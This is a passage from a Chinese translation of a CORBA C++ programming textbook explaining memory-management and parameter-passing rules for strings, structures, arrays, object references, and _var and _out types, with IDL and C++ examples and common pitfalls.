


图7.6 返回一个变长度值——远程情况下

3. 此时,请求将通过网络传给服务器程序。服务器程序将阻塞在 `get_request` 操作中,等待客户端连接收到请求。
4. 客户程序得到外来请求后将继续执行 `get_request`,通过它来获取操作名与对象密钥。
5. 运行时的服务器程序调用一个普通的 `invoke` 函数,其中的一个参数是操作名。`invoke` 通过操作名来标识正确的应用程序成员函数,以调用应用程序代码。
6. 现在,控制权移交给服务器端的由应用程序提供的 `name` 函数。`name` 函数通过 `string_dup` 来分配和初始化字符串的内存,并且返回指向这个内存缓冲区的指针。
7. 控制权又移交给服务器端的运行时 ORB,并且需要运行时 ORB 传递一个指向已分配过的字符串的指针。现在,运行时 ORB 构造一个包含字符串拷贝的应答,并且将这个应答发送给客户程序。
8. 服务器端的运行时 ORB 调用 `string_free` 来释放这个字符串。(因为字符串的内容已经发送给客户程序,因此不再需要字符串。)
9. 现在,服务器端的运行时 ORB 已经完成了调度循环中的一次循环,它将再次调用

get_request,直到下一个客户请求到来后,才能继续下面的操作。

10. 同时,应答通过网络传给客户程序,客户程序将执行 recv_len 下面的操作。返回值是一个字节计数器,用来表示字符串的长度。
11. 客户端的运行时 ORB 调用 string_alloc 来创建一个包含 len 字节的缓冲区,并且调用 recv,以便将字符串内容读到缓冲区里。
12. 返回一个指向包含字符串的缓冲区的指针后,客户端的存根将结束。
13. 现在,控制权移交给使用字符串的应用程序代码,应用程序在最后将通过调用 string_free 把字符串释放掉。

这里应该注意的是,客户程序或服务器程序中都没有出现内存泄漏现象。

- 在服务器端,应用程序调用 string_alloc,框架中生成的代码将在把字符串发送回客户程序后,调用 string_free。
- 在客户端,生成的存根代码将调用 string_alloc,并且向应用程序代码返回一个指向字符串的指针,string_free 在应用程序中被调用。

这些内容说明了应用程序代码与运行时 ORB 如何进行合作,以保证对客户程序和服务器程序都采用正确的内存管理手段。CORBA 的定位透明性与这些内存管理规则有很大的关系。

让我们再考虑一下上述的例子,这次把客户程序和服务器程序都配置成共享同样的地址空间。这样的配置可以从根本上删除所有 ORB 生成的代码(除了与这里所讲的内容无关的一些剩余代码)。因此,我们只需把服务应用程序代码移到客户应用程序代码中,而把所有深灰色的代码删除掉(参阅图 7.7)。

```
Client/Server
Person_var p = ...;
char * s;
s = p->name();

char * name() {
    char * s;
    s = string_alloc(len);
    // Fill string...
    return s;
}

string_free(s);
```

图 7.7 返回一个变长度值——配置在一起的情况

在配置在一起的情况下,和前面一样,客户程序调用它的代理的 name 成员函数。然而,现在对于客户程序的地址空间而言,这个成员函数是本地的,因此没有必要检查所有与网络有关的代码。

请注意,配置客户程序与服务器程序时,不需要改变应用程序源代码。最重要的是,内存管理规则没有改变。服务器程序仍然调用 string_alloc,客户程序仍然调用 string_free,因此这里不会出现内存泄漏情况。

远程调用和配置在一起调用的透明性是变长度参数内存管理规则的核心。如果记住上面几个图的话，就很容易掌握变长度参数的传递规则。请注意，用于返回值的规则同样也适用于 inout 参数和 out 参数。这里的要点是，在发送端分配一个变长度值，而在接收端将它释放掉。

7.14.7 字符串和宽位字符串的参数传递

有了上一节的讨论，对于字符串的传递理解起来就不太难了。下面是一个操作的 IDL，它在所有可能的方向上传递字符串参数：

```
interface Foo {
    string string_op(
        in string          s_in,
        inout string       s_inout,
        out string         s_out
    );
};
```

在所产生的代理中，相应的方法如下：

```
class Foo : public virtual CORBA::Object {
public:
    // ...
    virtual char * string_op(
        const char *      s_in,
        char * &          s_inout,
        CORBA::String_out s_out
    ) = 0;
    // ...
};
```

对于字符串，类型 CORBA::String_out 是一个类，它的构造函数中有一个参数的类型是 char * & (参 7.14.13 节中关于 _out 类型的详细讨论)。下面是内存管理的规则。

- in 参数 s_in 作为 const char * 类型来传递，因此方法不能改变字符串的内容。字符串由调用程序进行内存分配、初始化和内存释放。将字符串作为 in 参数传递是合法的；字符串可以在栈中分配，也可以在数据段中静态分配，也可以在堆中动态分配。
- inout 参数 s_inout 也由调用程序进行内存分配和初始化。然而，必须用 string_alloc 或 string_dup 进行动态内存分配。需要动态内存分配的原因是被调用函数返回的字符串比最先由调用程序传递的字符串更长。这样就需要再次进行内存分配；如果返回的字符串长了，代理就把原先的字符串释放掉，并且分配一个新的缓冲区以保存这个更长的字符串。需要进行再次分配可以用来解释为什么把字符串类型的 inout 参数作为一个引用(而不是一个普通指针)传递给一个指针。代理不仅需要改变字符串的字节数，而且如果需要再次分配的话，还需要改变指针值本身。
- out 参数 s_out 设置为由代理分配的字符串的地址，这就解释了为什么要传递一个指向指针的引用(代理必须设置指针的值，而不仅仅是指针指向的字节)。调用程序没有

责任来初始化传递的指针。调用程序只对最终由 string_free 释放的字符串负责。

- 返回的值与 out 参数很相似。代理对字符串进行内存分配，并且对它进行初始化。调用程序对最终由 string_free 释放的字符串负责。

下面是一段说明内存管理规则的例子代码：

```

Foo->var fv = ...; // Get reference...

// Must use dynamic allocation for inout strings.
char * inout_val = CORBA::string_dup("inout string");

// No need to initialize out param or return value.
char * out_val;
char * ret_val;

ret_val = fv->string_op("hello", inout_val, out_val);
// inout_val may now point to a different string, possibly with
// a different address.
//
// out_val now points at a dynamically allocated string, filled in
// by the operation.
//
// ret_val also points at a dynamically allocated string
//
// Use returned values here...

// We must deallocate inout_val (we allocated it ourselves).
CORBA::string_free(inout_val);

// We must deallocate out strings and return strings because they
// are allocated by the proxy.
CORBA::string_free(out_val);
CORBA::string_free(ret_val);

```

这段代码说明了下面的一些要点：

- in 字符串必须进行初始化，并且可以在任何地方分配（在栈、数据段或堆中）。
- inout 字符串必须进行初始化，并且必须进行动态分配。由调用程序负责对它的释放。
- out 字符串不需要被初始化，由被调用函数对它进行分配，而由调用程序负责对它的释放。
- 返回的字符串不需要被初始化，由被调用函数对它进行分配，而由调用程序负责对它的释放。

需要注意字符串中的一个潜在问题：C++映射禁止将一个 in 或 inout 参数作为空指针传递。例如，下面代码会产生不可预料的结果，可能会造成核心转储：

```

CORBA::String_var in_val;           // Initialized to null
CORBA::String_var inout_val;        // Ditto
char * out_val;
char * ret_val;

// Looming disaster !!!
ret_val = fv->string_op(in_val, inout_val, out_val);

```

这段代码将一个缺省构造的 String_var 作为 in_val 和 inout_val 参数传递。缺省构造函数将 String_var 初始化为空指针,因此这个空指针将作为 in_val 和 inout_val 参数传递给 string_op,这样做是非法的。如果需要传递一个只是概念上可选的字符串,可以传递一个空字符串或一个 IDL 联合,如 4.7.4 节中所述。

传递宽位字符串参数的规则与传递字符串的规则几乎完全相同。唯一的差别是参数类型是 CORBA::WChar * 而不是 char *,且必须使用宽位字符串分配函数(wstring_alloc, wstring_dup 和 wstring_free)。

7.14.8 复杂变长度类型和 Any 类型的参数传递

回忆一下,序列往往是变长度类型,如果结构和联合中包含了(或递归包含了)变长度成员,那么它们也是变长度类型。下面的操作在所有可能的方向上传递一个变长度类型的结构:

```
struct Vls {           // Variable-length struct
    long      l_mem;
    string    s_mem;
};

interface Foo {
    Vls vls_op(
        in Vls      vls_in,
        inout Vls   vls_inout,
        out Vls     vls_out
    );
};
```

生成的代理中的相应方法如下所示:

```
class Foo : public CORBA::Object {
public:
    // ...
    virtual Vls * vls_op(
        const Vls & vls_in,
        Vls &       vls_inout,
        Vls_out     vls_out
    ) = 0;
    // ...
};
```

Vls_out 类型是一个类,它的构造函数中有一个 Vls * & 类型的参数。(在 7.14.13 节中将再次讨论_out 类的实现。至于现在,可以假设 Vls_out 与 Vls * & 相同。)下面是内存管理的规则。

- in 参数 vls_in 作为指向 const 的引用来传递,这样就避免了将结构拷贝到堆中,并且防止被调用函数修改参数值,in 参数可以在栈、数据段或堆中分配。
- inout 参数 vls_inout 由调用程序进行内存分配和初始化,并且以引用类型来传递。这

样就允许被调用函数通过引用来改变结构的内容。请注意，这里不需要传递指针。如果被调用函数想要改变这个结构的字符串成员 s，可以通过赋值来实现。结构负责它的字符串成员（这个成员是 String_mgr）的内存管理。调用程序可以在任何地方（栈、数据段或堆中）分配它所传递的引用。

- out 参数 vls_out 作为一个引用传递给一个指针。结果是由被调用函数来对它进行动态分配。调用程序负责在最后调用 delete 来释放 out 参数。
- 返回值与 out 参数类似。返回值由代理来分配，调用程序必须用 delete 来释放。

下面是一段说明内存管理规则的例子代码：

```

Foo var fv = ...;      // Get reference

Vls in_val;           // Note stack allocation
Vls inout_val;        // Note stack allocation
Vls * out_val;        // Note pointer
Vls * ret_val;        // Note pointer

in_val.l_mem = 99;     // Initialize in param
in_val.s_mem = CORBA::string_dup("Hello");

inout_val.l_mem = 5;   // Initialize inout param
inout_val.s_mem = CORBA::string_dup ("World");

ret_val = fv->vls_op(in_val, inout_val, out_val);

// in_val is unchanged here, inout_val may have
// been modified, and out_val and ret_val contain
// structures returned by the operation.

delete out_val;        // Must deallocate out param
delete ret_val;         // Must deallocate return value

```

any 类型的值遵循相同的参数传递规则（15 章中将详细讨论 any 的映射）。

7.14.9 包含变长度元素数组的参数传递

数组中变长度元素的内存分配和释放与其他变长度类型相同。然而，因为 C++ 的数组概念非常有限，所以变长度元素的数组将通过指针来传递一个数组切片。下面是一个操作的 IDL，它在所有可能的方向上传递一个变长度元素的数组：

```

struct Vls {           // Variable-length struct
    long    number;
    string  name;
};

typedef Vls Varr[3];   // Variable-length array

interface Foo {
    Varr    varr_op(
        in Varr          varr_in,
        inout Varr       varr_inout,
        out Varr         varr_out
    );
}

```

```
};
```

为了使这个例子变得更有趣,这里使用了一个包含变长度结构元素的数组,这样数组就成为变长度类型。代理中的相应方法如下所示:

```
struct Vls {
    // ...
};

typedef Vls      Varr[3];
typedef Vls *    Varr_slice;

class Foo : public virtual CORBA::Object {
public:
    // ...
    virtual Varr_slice *    varr_op (
        const Varr           varr_in,
        Varr_slice *         varr_inout,
        Varr_out             varr_out
    ) = 0;
    // ...
};

// ...
void Varr_free(Varr_slice * );
// ...
```

Varr_out 是一个类,类中的构造函数有一个类型为 Varr_slice * & 的参数。如果将上述映射与定长元素数组相比较的话,只能发现一个实质意义上的区别:对于变长元素数组的 out 参数,它所传递的是一个指向指针的引用,而不是一个指针。这是因为对于变长元素的数组来说,out 参数由被调用程序来分配,而对定长元素的数组,out 参数由调用程序进行分配。下面是变长元素数组的内存管理规则。

- in 数组必须进行初始化,并且可以在任何地方(栈、数据段或堆中)对其进行内存分配。
- inout 数组必须进行初始化,并且可以在任何地方(栈、数据段或堆中)对其进行内存分配。
- out 数组可以由被调用函数来分配,而调用程序负责对它的释放。
- 返回的数组由被调用函数来分配,而调用程序负责对它的释放。

变长元素数组作为指向数组切片的指针传递。对于 out 数组,它是一个指向数组切片的指针的引用。

下面是一段说明内存管理规则的例子代码:

```
Foo_var fv = ...;           // Get reference
Varr in_val;                // Note stack allocation
in_val[0].number = 0;
in_val[0].name = CORBA::string_dup("Jocelyn");
in_val[1].number = 1;
```

```

in_val[1].name = CORBA::string_dup("Michi");
in_val[2].number = 2;
in_val[2].name = CORBA::string_dup("Tyson");

Varr inout_val; // Note stack allocation
inout_val[0].number = 97;
inout_val[0].name = CORBA::string_dup("Anni");
inout_val[1].number = 98;
inout_val[1].name = CORBA::string_dup("Harry");
inout_val[2].number = 99;
inout_val[2].name = CORBA::string_dup("Michi");

Varr_slice * out_val; // Note no initialization
Varr_slice * ret_val; // Note no initialization

ret_val = fv->varr_op(inout_val, inout_val, out_val);
// inout_val is unchanged
// inout_val may have been changed
// out_val and ret_val point at dynamically allocated array

Varr_free(out_val); // Must free here!
Varr_free(ret_val); // Must free here!

```

7.14.10 对象引用的参数传递

对象引用是变长度类型。它们的参数传递规则与字符串的参数传递规则相同。下面是一个操作的 IDL，这个操作在所有可能的方向上传递一个对象引用：

```

interface Foo {
    Foo foo_op(
        in Foo          foo_in,
        inout Foo       foo_inout,
        out Foo         foo_out
    );
};

```

生成的代理中的相应方法如下所示：

```

class Foo : public CORBA::Object {
public:
    // ...
    virtual Foo_ptr ref_op (
        Foo_ptr           ref_in,
        Foo_ptr &         ref_inout,
        Foo_out           ref_out
    ) = 0;
    // ...
};

```

Foo_out 类型是一个类，它的构造函数中有一个 Foo_ptr &类型的参数。参数传递规则如下所示：

- **in** 引用由调用程序来初始化，并且通过数值形式传递，因此代理不能改变参数。
- **inout** 引用由调用程序来初始化，并且通过引用形式来传递，因此代理可以改变该引用。调用程序负责对该引用的释放。
- **out** 引用不需要进行初始化，并且通过引用形式返回。该引用由被调用函数来分配，并且由调用程序负责对它的释放。
- 返回的引用不需要被初始化，它通过数值形式返回，并且由被调用函数来分配。调用程序负责对该引用的释放。

下面是另外一个说明这些规则的例子代码：

```

Foo::var fv = ...;           // Get reference
Foo::ptr in_val = ...;       // Initialize in param
Foo::ptr inout_val = ...;    // Initialize inout param
Foo::ptr out_val;           // No initialization necessary
Foo::ptr ret_val;           // No initialization necessary

ret_val = fv->ref_op(in_val, inout_val, out_val);
// in_val is unchanged
// inout_val may have been changed
// out_val and ret_val are set by callee

CORBA::release(in_val);      // Need to release all references
CORBA::release(inout_val);
CORBA::release(out_val);
CORBA::release(ret_val);

```

这个例子说明了引用必须被释放掉，因为创建引用的唯一方法就是对它进行动态分配（用`_nil`或`_duplicate`）。对于 **in** 和 **inout** 引用，它们可以由调用程序来分配。对于 **out** 和返回的引用，它们由被调用函数来分配，并且由调用程序来释放。

7.14.11 参数传递规则的小结

表7.3对参数传递规则作了概括。幸运的是，我们没有必要记住这些规则的所有内容；7.14.12节中将会讲到，使用`_var`类型将会大大简化这些规则。然而，这个表可以作为一个参考。学完上述几节后，我们应该了解为什么要这样来传递参数。

表7.3 参数传递的小结

IDL 类型	in	inout	out	返回类型
simple	simple	simple&	simple&	simple
enum	enum	enum&	enum&	enum
fixed	const fixed &	Fixed &	Fixed &	Fixed
string	const char *	char *&	char *&	char *
wstring	const WChar *	WChar *&	WChar *&	WChar *
any	const Any &	Any &	Any *&	Any *
objref	objref_ptr	objref_ptr &	objref_ptr &	objref_ptr

续表

IDL类型	in	inout	out	返回类型
sequence	const sequence&	sequence&	sequence * &	sequence *
struct,fixed	const struct &	struct &	struct &	struct
union,fixed	const union &	union &	union &	struct *
array,fixed	const array	array_slice *	array_slice *	array_slice *
struct,variable	const struct &	struct &	struct * &	struct *
union,variable	const union&	union&	union * &	union *
array,variable	const array	array_slice *	array_slice * &	array_slice *

请注意,无论在什么样的情况下,out参数的实际类型都是 typename_out,而不是表的out列中所给的名称。然而,函数中使用的参数类型看上去就像表中所示的类型。

7.14.12 使用_var类型来传递参数

参数传递规则很复杂的原因主要是由于调用程序需要释放变长度的参数。此外,定长度类型和复杂的变长度类型使用了不同的规则,这也增加了参数传递的复杂性。使用_var类型的主要原因是_var类型隐藏了这些规则上的差别。表7.4说明了使用_var类型,而不是底层映射时的参数传递规则。请注意,_var类型不仅仅负责内存的释放,而且还隐藏了定长度类型与变长度类型之间的区别。

表7.4 使用_var类型的参数传递规则

IDL类型	in	inout/out	返回
string	const String_var &	String_var &	String_var
wstring	const WString_var &	WString_var &	WString_var
any	const Any_var &	Any_var &	Any_var
objref	const objref_var &	objref_var &	objref_var
sequence	const sequence_var &	sequence_var &	sequence_var
struct	const struct_var &	struct_var &	struct_var
union	const union_var &	union_var &	union_var
array	const array_var &	array_var &	array_var

表中没有给出简单类型、枚举类型和定点数类型的参数传递规则。这些类型不需要用到_var类型,因此也就不会生成_var类型(简单类型往往是定长度的,由调用程序来分配,并且通过数值形式来传递的)。

请注意,即使不涉及到内存管理问题,这里也提供了in参数的_var类型。这既考虑到一致性,也允许当操作需要用到这些类型时,可以透明地传递_var类型。

下面的例子说明了这个优点。例子中使用了一个作为 inout参数传递的定长度结构和变长度结构,以及一个作为返回值的字符串。下面是这个IDL:

```
struct Fls {
    long l_mem;
    double d_mem;
```

```

};

struct Vls {
    double d_mem;
    string s_mem;
};

interface Foo{
    string op(inout Fls fstruct, inout Vls vstruct);
};

```

如果使用低层映射并且自己来管理内存的话,必须编写下面的代码:

```

Foo_var fv = ...;           // Get reference
Fls fstruct = ...;          // Note _real_struct
Vls * vstruct = ...;        // Note _pointer_ to struct
char * ret_val;

ret_val = fv->op(fstruct, vstruct);

delete vstruct;
CORBA::string free(ret_val);

```

在一开始的时候,这样做并不显得非常糟糕,但是这种做法却包含了一些潜在的问题。第一个参数必须是一个结构,第二个参数必须是一个指向结构的指针,还必须记住把变长度的结构和返回的字符串释放掉。而且,必须要使用正确的内存释放函数。如果代码有点复杂,如代码中发送了异常,并且函数在开始执行后就返回的话,就很可能会产生错误并造成内存泄漏,或更糟糕的是,因为把某个对象释放了两次,会造成内存崩溃。

使用_var类型的代码就非常简单:

```

Foo_var fv = ...;           // Get reference
Fls_var fstruct = ...;       // Don't care if fixed or variable
Vls_var vstruct = ...;       // Ditto
CORBA::String_var ret_val;   // To catch return value

ret_val = fv->op(fstruct, vstruct);

// Show some return values
cout << "fstruct.d: " << fstruct->d_mem << endl;
cout << "vstruct.d: " << vstruct->d_mem << endl;
cout << "ret_val: " << ret_val << endl;

// Deallocation (if needed) is taken care of by _var types

```

这里完全隐藏了两个结构在参数传递规则上的区别。为了访问结构成员,不管该结构是定长度的还是变长度的,都可以使用重载的->间接运算符。当三个_var类型离开作用域时,vstruct调用了delete,ret_val调用了string_free,fstruct不做任何事情,因为它封装了一个由栈分配的结构。

因为_var类型也可以作为in和inout参数来传递,所以可以很简单地接收某个操作的返回值,并且将该返回值传给另一个操作。考虑下面的IDL:

```
interface Foo {
```

```

string    get();
void      modify(inout string s);
void      put(in string s);
};

```

假设我们有指向这三个对象的字符串化引用，并且想要从第一个对象中获取一个字符串，把该字符串传给第二个对象，以便对它进行修改，然后把修改后的字符串传给第三个对象。使用`_var`类型的话，实现起来非常简单：

```

{
    Foo_var fv1 = orb->string_to_object(argv[1]);
    Foo_var fv2 = orb->string_to_object(argv[2]);
    Foo_var fv3 = orb->string_to_object(argv[3]);

    // Test fv1, fv2, and fv3 with CORBA::is_nil() here...

    CORBA::String_var s;
    s = fv1->get();           // Get string
    fv2->modify(s);          // Change string
    fv3->put(s);             // Put string
}
// Everything is deallocated here

```

也可以通过明确的成员函数来传递`_var`参数，这样做既可以防止编译器中的错误，也可以提高代码的可读性：

```

s = fv1->get();           // Get string
fv2->modify(s.inout());    // Change string
fv3->put(s.in());          // Put string

```

这段代码所做的工作与前面例子相同，但是却给出参数传递的方向。

请注意，`_var`类型主要用于确保`out`参数和返回值可以被正确地释放。将`_var`类型仅仅当作`in`参数来使用是不恰当的，因为这样做会两次调用内存分配函数，这是不必要的。最好的方法是使用在栈中分配的变量。下面的 IDL 操作中需要一个用作`in`参数的变长度结构：

```

struct Vls {
    double d_mem;
    string s_mem;
};

interface Foo {
    void in_op(in Vls s);
};

```

如果通过`_var`类型传递参数的话，代码如下所示：

```

{
    Foo_var fv = ...;           // Get reference
    Vls_var vv = new Vls;        // Need to give memory to the _var
    vv->d_mem = 3.14;
}

```

```

vv->s_mem = CORBA::string_dup("Hello");
fv->in_op(vv);
} // fv and vv deallocate here.

```

这段代码是正确的,但是它没必要在堆中对 in 参数进行分配,然后把它释放掉。最好使用一个局部变量:

```

{
    Foo_var fv = ...;           // Get reference
    Vls vv;                     // Note stack allocation
    vv.d_mem = 3.14;
    vv.s_mem = CORBA::string_dup("Hello");
    fv->in_op(vv);
} // fv deallocates here.

```

这段代码的功能与上面的代码一样,但是却避免了进行动态内存分配。请记住,在任何情况下,都应该优先使用栈,而不是堆。在堆中分配内存要比在栈中分配内存多花100倍的时间[11]。通常,只有在把_var 类型先作为 out 参数或返回值返回的情况下,才考虑将_var 类型当作 in 参数来传递。

7.14.13 释放 out 参数和使用_out 类型的目的

到现在为止,我们回避了一个问题,这就是为什么把 out 参数映射成一个正式的参数类型 typename_out,而不是表7.3中所给的类型。这样做的原因是传递指针类型和传递_var 类型是不一样的。_out 类型的实现并不是使用映射的关键所在;讲述它的原因主要是为了内容的完整性。如果代码中只使用前面所述的参数传递规则的话,那么代码也是正确的。如果读者不想知道_out 类型的具体内容的话,建议您往下阅读7.14.14节。)

为了看一下_out 类型的作用,考虑下面的一个操作,这个操作返回一个作为 out 参数的字符串。下面的代码段两次调用了 get_name:

```

Foo_var fv = ...;           // Get reference
char * name;
fv->get_name(name);
cout << "First name: " << name << endl;
fv->get_name(name);         // Bad news!
cout << "Second name: " << name << endl;
CORBA::string_free(name);

```

这段代码遗漏了第一次调用 get_name 返回的字符串。(请记住,变长度的 out 参数由被调用函数来分配,并且必须由调用程序来释放。)

下面是正确的方法:

```

Foo_var fv = ...;           // Get reference
char * name;
fv->get_name(name);
cout << "First name: " << name << endl;
CORBA::string_free(name);      // Free first string

```

```

fv->get_name(name);
cout << "Second name: " << name << endl;
CORBA::string_free(name); // Free second string

```

这段代码在第二次调用 `get_name` 前正确地释放了第一个字符串。如果使用 `_var` 类型的话,就不可能忘记对它的释放:

```

Foo var fv = ...; // Get reference
CORBA::String_var name; // Note _var type
fv->get_name(name);
cout << "First name: " << name << endl;
fv->get_name(name); // No leak here
cout << "Second name: " << name << endl;
// String_var name deallocates when it is destroyed

```

这段代码通过 `String_var` 以避免内存泄漏。当 `get_name` 被第二次调用时, `String_var` 的深赋值语义就可以确保对原先值的释放。

现在,让我们回到 `_out` 类型。如前面的例子代码中所示,如果把一个未初始化的指针赋给 `get_name`,那么就由程序员来负责对 `out` 字符串的释放,而如果传递 `String_var` 的话,原先的 `out` 字符串会被自动释放。问题是,映射如何能正确实现这一点?下面是 `get_name` 的写法:

```
void get_name(CORBA::String_out s);
```

我们需要进行一些调整,以便如果把 `char *` 当作实际参数来传递的话,那么指向相同 `char *` 的引用就会传递给被调用函数。然而,如果传递的是 `String_var`,首先会释放 `String_var` 拥有的所有字符串;然后会把 `String_var` 拥有的一个指向空指针的引用传给被调用函数。下面的代码说明了 `String_out` 类是如何实现这一点的:

```

class String_out {
public:
    String_out(char * &s); _sref(s) { _sref = 0; }
    String_out(String_var &sv); _sref(sv, _sref) {
        string_free(_sref);
        _sref = 0;
    }
    // Other member functions for assignment,
    // dereferencing, and conversion to char *
    // and const char * here...
private:
    char * &_sref;
};

```

我们只给出了两个与这里所讨论的问题有关的构造函数。实际的 `String_out` 类中还有用来适当处理对 `char *` 和 `const char *` 类型的赋值、间接引用和转换的成员函数。

如果客户程序调用 `get_name`,并且传递一个 `char *` 类型的实际参数的话,编译器需要找出将实际参数强制转换成 `String_out` 正式参数类型的方法。`String_out` 类中有一个只带

一个参数的构造函数,它可以当作用户定义的转换运算符。因此当客户程序进行调用时:

```
Foo_var fv = ...;
char * name;
fv->get_name(name);
```

编译器通过调用 char * 构造函数构造一个 String_out 类型的临时变量。构造函数将实际参数 name 与它的私有引用_sref 绑绑在一起,然后通过这个引用把 0 赋给实际的参数。最终的结果是如果传递 char * 的话,传递的参数将被设为一个空指针,而不会释放任何内存。

下面,考虑代码次序,代码中传递了 String_var,而不是 char * :

```
Foo_var fv = ...;
CORBA::String_var name;
fv->get_name(name);
fv->get_name(name);
```

如前面所述,这段代码不会产生内存泄漏。下面是这段代码中发生的情况。

1. name 构造函数将内部指针初始化为空指针。
2. 编译器使用 String_var 构造函数为 String_out 构造一个临时的 String_out,通过这种方式把 name 传给 get_name。
3. 构造函数把实际的参数 name 与私有引用_sref 绑定在一起,调用该引用的 string_free,然后将 name 的内部指针设为空指针。(String_out 是 String_var 的友元,因此它可以访问 name 的私有成员。)

最终的结果是如果在需要使用 String_out 时传递 String_var 的话,在参数传给被调用函数之前, String_var 拥有的内存就会被释放掉,并且内部指针会被设为空指针。这样可以确保如果连着两次把 String_var 传给 get_name,而在两次传递之间没有释放内存的话,将不会产生内存泄漏。

对于其他变长度类型的_out 类,如结构或引用等,它们的作用与这里所述的相似。如果用_var 对_out 类型进行初始化的话,在参数传递给被调用函数之前,就会释放由_var 占据的内存,并且清除它的内部指针。

为了一致性,生成_out 类型的映射不仅用于变长度类型,也可以用于定长度类型。当然,用于定长度类型的_out 类型只是指向这个定长度类型的引用的一个别名。例如,CORBA::Double_out 是 CORBA::Double & 的类型定义。

如果还不能理解_out 类型在映射中的作用,不要在这上面多花时间。可以认为在使用 typename_out 的地方,参数的用法与表 7.3 所给的类型的用法一样。请记住,如果使用低层映射的话,必须自己来释放变长度的 out 参数,而如果使用_var 类型的话,就可以自动地释放。

7.14.14 参数的只读性质

在 C++ 映射中,调用程序必须把变长度的 out 参数和返回值当作是只读变量。(定长度的 out 类型和返回值不受这个限制。)下面是一个例子:

```

typedef sequence<string> StrSeq;
interface Foo {
    StrSeq get_names();
};

```

调用程序中的代码如下所示：

```

Foo_var fv = ...;                                // Get reference
StrSeq_var names = fv->get_names();              // Get list of names

// Modify list of names
CORBA::ULong len = names->length();
names->length(len + 1);
names[len] = CORBA::string_dup("New Name");
// ...

```

严格来讲，这段代码是不可移植的，因为代码中改变了变长度的返回值。如果想要改变变长度的返回值的话，首先必须创建一个拷贝，然后改变这个拷贝。实现这一点的一个简单方法是使用_var类型：

```

Foo_var fv = ...;                                // Get reference
StrSeq_var tmp = fv->get_names();                // Get list of names
StrSeq_var names(tmp);                           // Make copy

// Modify copied list of names
CORBA::ULong len = names->length();
names->length(len + 1);
names[len] = CORBA::string_dup("New Name");
// ...

```

这段代码是可移植的，因为在改变返回的序列之前，代码首先创建了它的一个多层次拷贝。

遗憾的是，在我们知道的所有ORB实现中，如果改变一个应该是只读的参数时，不会给出任何的警告或出错提示（代码执行得很好）。这意味着，如果不考虑严格意义上的可移植性构造的话，完全可以这样来做。

在C++映射中对返回的变长度参数引入只读规则是为了减少内存分配的数目，以及在编组时ORB所创建的数据拷贝的数目。然而，我们所了解的情况是，现在还没有一个ORB利用了这种优化。此外，这里的只读规则意味着程序员可以编写不可移植的代码，而不会得到任何警告。很明显，这种优化，因此下一个版本的C++映射中可能放弃参数的只读规则。

7.14.15 参数传递的陷阱

下面是在编写代码时需要注意的一些陷阱。

传递空指针

在IDL接口之间传递空指针在C++映射中是非法的。这样做是应该的，因为IDL并不支持空指针的概念；如果C++映射允许传递空指针的话，那么就会破坏CORBA的语言

透明性,因为一些实现语言(如 COBOL)中,甚至没有空指针的概念。

在把数组当作 in 或 inout 参数来传递时,必须非常小心,因为这些类型是通过指针形式传递的。下面代码会产生不可预料的结果:

```
// Assume IDL:
// typedef long Larray[10];
// interface Foo {
// void put(in Larray la);
// };

Larray * p = 0;
// ...
fv->put(p); // Illegal!
```

根据不同的ORB,这段代码可能会得到一个系统异常,或者会造成核心转储。(C++映射只是说明在IDL接口之间传递空指针会造成不可预料的结果。)

同样,C++映射中说明了一个操作不能把一个空指针作为inout或out参数,或返回值返回。如果CORBA请求成功的话,通过指针形式返回的参数肯定会指向有效的内存。

请注意,可以在接口之间传递一个空引用。空引用是与其他引用一样的有效对象引用。即使在ORB中空引用被实现为C++的空指针的话,传递一个空引用也是合法的。编组代码确保了即使空引用被实现为空指针的话,空引用也会被正确地传送。

传递未初始化的 in 或 inout 参数

一般来说,只要考虑编组的话,把缺省构造的值当作 in 或 inout 参数传递是安全的。大部分类型或者是用于编组总是安全的简单值(即使未初始化的值没有任何用处),或者是被缺省构造函数初始化为安全值的复杂数值。作为后者的一个例子,序列的缺省构造函数创建了一个空序列,这个空序列可以在接口之间合法地传递。

